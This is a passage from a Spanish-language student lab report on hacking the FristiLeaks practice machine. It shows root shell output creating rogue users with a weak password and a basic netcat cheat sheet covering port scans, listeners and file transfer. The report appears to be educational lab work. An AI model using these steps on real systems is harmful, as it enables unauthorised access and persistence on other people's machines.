Retype new password: 0909

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#
```

Ilustración 63 Creación de usuario super_boy con contraseña desde sesión root



Visualización del directorio /home y sus usuarios: vamos a ingresar al directorio **home** con el comando **cd home** cuando ya entramos vamos a poner el comando **ls -la** para listar todos los archivos que se encuentren dentro del directorio **home** y podemos ver en la lista los usuarios **eezeepz**, **fristigod** y los dos usuarios nuevos que acabamos de crear **sr_jc** y **super_boy**

```
[root@localhost /]# cd home
cd home
[root@localhost home]# ls -la
ls -la
total 36
drwxr-xr-x.  7 root      root      4096 Sep  6 21:02 .
dr-xr-xr-x. 22 root      root      4096 Sep  6 17:22 ..
drwxrwxrwx.  2 admin     admin     4096 Nov 19  2015 admin
drwx---r-x.  5 eezeepz   eezeepz  12288 Nov 18  2015 eezeepz
drwx-----  2 fristigod fristigod 4096 Nov 19  2015 fristigod
drwx-----  2 sr_jc     sr_jc     4096 Sep  6 20:59 sr_jc
drwx-----  2 super_boy super_boy 4096 Sep  6 21:02 super_boy
[root@localhost home]#
```

Ilustración 64 Directorio /home con múltiples usuarios

```
[root@localhost home]# su sr_jc
su sr_jc
[sr_jc@localhost home]$ whoami
whoami
sr_jc
[sr_jc@localhost home]$
```

Ilustración 65 Cambio de usuario a sr_jc y verificación con whoami



```
[sr_jc@localhost home]$ su super_boy
su super_boy
Password: 0909

[super_boy@localhost home]$ whoami
whoami
super_boy
[super_boy@localhost home]$
```

Ilustración 66 Cambio de usuario a super_boy y confirmación con whoami

3. Capítulo 2

4. COMANDOS DE NC (Netcat)

1 escanear puertos abiertos

nc -zv

Este comando nos ayuda a escanear puertos abiertos

nc -zv 192.168.1.1 20-80

Escanea puertos del 20 al 80 en la IP 192.168.1.1

2 crear un servicio de escucha

nc -l -p

este comando crear un servidor de escucha por el puerto 1234

nc -l -p 1234



3 conectar a un servidor

Este comando nos ayuda a conectar a un servidor

```
nc 192.168.1.100 1234
```

Se conecta al puerto 1234 de esa IP.

4 transferencia de archivos (de un host a otro)

En el receptor:

```
nc -l -p 1234 > archivo_recibido.txt
```

En el emisor:

```
nc 192.168.1.100 1234 < archivo.txt
```

5 Chat simple entre dos PCs

PC1 (modo escucha):

```
nc -l -p 1234
```

PC2 (modo cliente):

```
nc IP_DEL_PC1 1234
```



DIFICULTADES

En el transcurso del proceso se presentaron las siguientes dificultades:

- No estaba cogiendo la dirección ip a la maquina fristileaks
- Dificulta a la carga el archivo en la página web.
- Error al crear los usuarios.
- El URL para entrar al login fridtileaks no me aparecía al ejecutar el diccionario.

CONCLUSIÓN

Este laboratorio permitió poner en práctica diferentes técnicas para analizar y vulnerar un sistema inseguro como **FristiLeaks**, usando herramientas básicas de **Kali Linux**. A lo largo del proceso, identificamos usuarios, desciframos contraseñas, exploramos archivos ocultos y aprovechamos fallos en la página web.

Gracias a estos pasos, logramos obtener acceso total al sistema y crear nuevos usuarios, cumpliendo así con el objetivo del ejercicio. Esta experiencia demuestra la importancia de la seguridad en sistemas y cómo una pequeña falla puede poner en riesgo todo el entorno.